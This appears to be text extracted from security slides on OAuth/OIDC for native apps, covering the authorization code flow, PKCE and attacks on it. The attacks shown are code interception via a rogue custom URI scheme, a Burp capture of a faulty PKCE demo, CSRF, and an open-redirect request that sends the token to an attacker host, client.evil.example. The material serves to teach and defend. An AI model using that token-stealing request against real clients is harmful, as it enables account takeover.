
Response

```
https://example-app.com/cb?access_token=_HERE&state=1234zyx
```

Which grant
to use
when?




OIDC with Mobile clients/ Native apps (RFC-8252)



1. Request Authorization

- When user needs to access some protected resource, client opens a browser and sends user to the authorization endpoint





https://as.example.com/as/authorization.oauth2?client_id=myapp&response_type=code&scope=update_status

```
Uri authzUrl =  
Uri.parse("https://as.example.com/as/authorization.oauth2?client_id=myapp&response_type=code&scope=update_atus");  
Intent launchBrowser = new Intent(Intent.ACTION_VIEW, authzUrl);  
startActivity(launchBrowser);
```





2. Authenticate and Approve

- The AS authenticates the user




Approve

- User approves the request



3. Handle Callback

- Server returns control to the app via HTTP redirection and includes an authorization code




HTTP/1.1 302 Found

Location: x-com.mycorp.myapp://oauth.callback?code=SpIxlOBeZQQYbYS6WxSbIA

<http://>

3. Handle Callback

- Registering a custom URI scheme



In AndroidManifest.xml file:

```
<activity android:name=".MyAppCallback" ... >
  <intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <data android:scheme="x-com.mycorp.myapp" />
  </intent-filter>
</activity>
```

```
String authzCode = getIntent().getData().getQueryParameter("code");
```

4. Trade code for token

- Token Endpoint Request


```
POST /as/token.oauth2 HTTP/1.1
Host: as.example.com
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

client_id=myapp&grant_type=authorization_code&code=Splx10BeZQQYbYS6WxSbIA
```

- Token Endpoint Response


```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Cache-Control: no-store
Pragma: no-cache

{
  "token_type": "Bearer",
  "expires_in": 3600,
  "access_token": "PeRTSD9RQrbiuoaHVPxV41MzW1qS",
  "refresh_token": "uyAVrtyLZ2qPzI8rQ5UUTckCdGaJsz8XE8S58ecnt8"
}
```



5. Using an access token

- Once an access token is obtained, it can be used to authenticate/authorize calls to the protected resources at the RS by including it in HTTP Authorization header



```
POST /api/update-status HTTP/1.1
Host: rs.example.com
Authorization: Bearer PeRTSD9RQrbiuoaHVPxV41MzW1qS
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

status=Almost%20done.
```

```
DefaultHttpClient httpClient = new DefaultHttpClient();
HttpPost post = new HttpPost("https://rs.example.com/api/update-status");
post.setHeader("Authorization", "Bearer " + accessToken);
```






1. Authorization code intercept attack

Authorization code intercept attack

Preconditions

- The authorization code grant is used
- It's a native app, so "client_secret" is not provisioned
- The attacker manages to register a custom URI scheme (also used by victim app) using a malicious app



Handle redirections carefully

- Private-use URI Scheme Redirection

There is no naming authority

```
com.example.app:/oauth2redirect/example-provider
```

- Claimed HTTPs Scheme URI Redirection


The identity of the destination app is guaranteed to the authorization server by the OS

```
https://app.example.com/oauth2redirect/example-provider
```



Proof Key for Code Exchange (PKCE)

- Native apps should use ACG with PKCE



where:

$t(\text{code_verifier})$ = code challenge

t_m = code challenge method

Demo: Faulty PKCE implementation on Microsoft IdP

Demo: Faulty PKCE implementation on Microsoft IdP

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts CO2

Intercept HTTP history WebSockets history Options

Filter: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method	URL
659	https://discovery.mdm.zenprise.com	GET	/discovery/api/j?host=asdemo.xs.citrix.com&port=443
661	https://asdemo.xs.citrix.com	GET	/zdm/cxf/public/getserverinfo
662	https://asdemo.xs.citrix.com	GET	/zdm/cxf/public/getserverinfo
664	https://login.windows.net	GET	/2f1e56b3-2a8b-4c55-9db7-6aa711bff883/oauth2/authorize?redirect_uri=com.citrix.securehub%3A%2F%2Foauth%2Fredirect_uri&client_id=ab2
665	https://login.microsoftonline.com	GET	/2f1e56b3-2a8b-4c55-9db7-6aa711bff883/oauth2/authorize?redirect_uri=com.citrix.securehub%3A%2F%2Foauth%2Fredirect_uri&client_id=ab2
672	https://login.microsoftonline.com	POST	/2f1e56b3-2a8b-4c55-9db7-6aa711bff883/login
673	https://login.windows.net	POST	/2f1e56b3-2a8b-4c55-9db7-6aa711bff883/oauth2/token

RFC-8252
says PKCE
MUST be
supported by
client and AS



6. Initiating the Authorization Request from a Native App

Native apps needing user authorization create an authorization request URI with the authorization code grant type per [Section 4.1](#) of OAuth 2.0 [[RFC6749](#)], using a redirect URI capable of being received by the native app.

The function of the redirect URI for a native app authorization request is similar to that of a web-based authorization request. Rather than returning the authorization response to the OAuth client's server, the redirect URI used by a native app returns the response to the app. Several options for a redirect URI that will return the authorization response to the native app in different platforms are documented in [Section 7](#). Any redirect URI that allows the app to receive the URI and inspect its parameters is viable.

Public native app clients MUST implement the Proof Key for Code Exchange (PKCE [[RFC7636](#)]) extension to OAuth, and authorization servers MUST support PKCE for such clients, for the reasons detailed in [Section 8.1](#).

After constructing the authorization request URI, the app uses platform-specific APIs to open the URI in an external user-agent. Typically, the external user-agent used is the default browser, that is, the application configured for handling "http" and "https" scheme URIs on the system; however, different browser selection criteria and other categories of external user-agents MAY be used.

Why you no PKCE?

2. CSRF


2. CSRF

- An attacker might attempt to inject a request to the redirect URI of the legitimate client on the victim's device

e.g., to cause the client to access resources under the attacker's control

Mitigation

- CSRF token - One-time use CSRF tokens carried in the "state" parameter which is securely bound to the user agent
- Origin header check



3. Open Redirects

Client as Open Redirector

- Assumption for client
 - uses implicit grant,
 - the redirect URL pattern registered by client is - `https://client.somesite.example/cb?*`
 - the client exposes an open redirect; the above endpoint supports a parameter "redirect_to"
- Attacker tricks the user into opening malicious website - "`https://www.evil.example`"

```
GET /authorize?response_type=token&state=9ad67f13
&client_id=s6BhdRkqt3
&redirect_uri=https%3A%2F%2Fclient.somesite.example
%2Fcb%26redirect_to%253Dhttps%253A%252F
%252Fclient.evil.example%252Fcb HTTP/1.1
Host: server.somesite.example
```

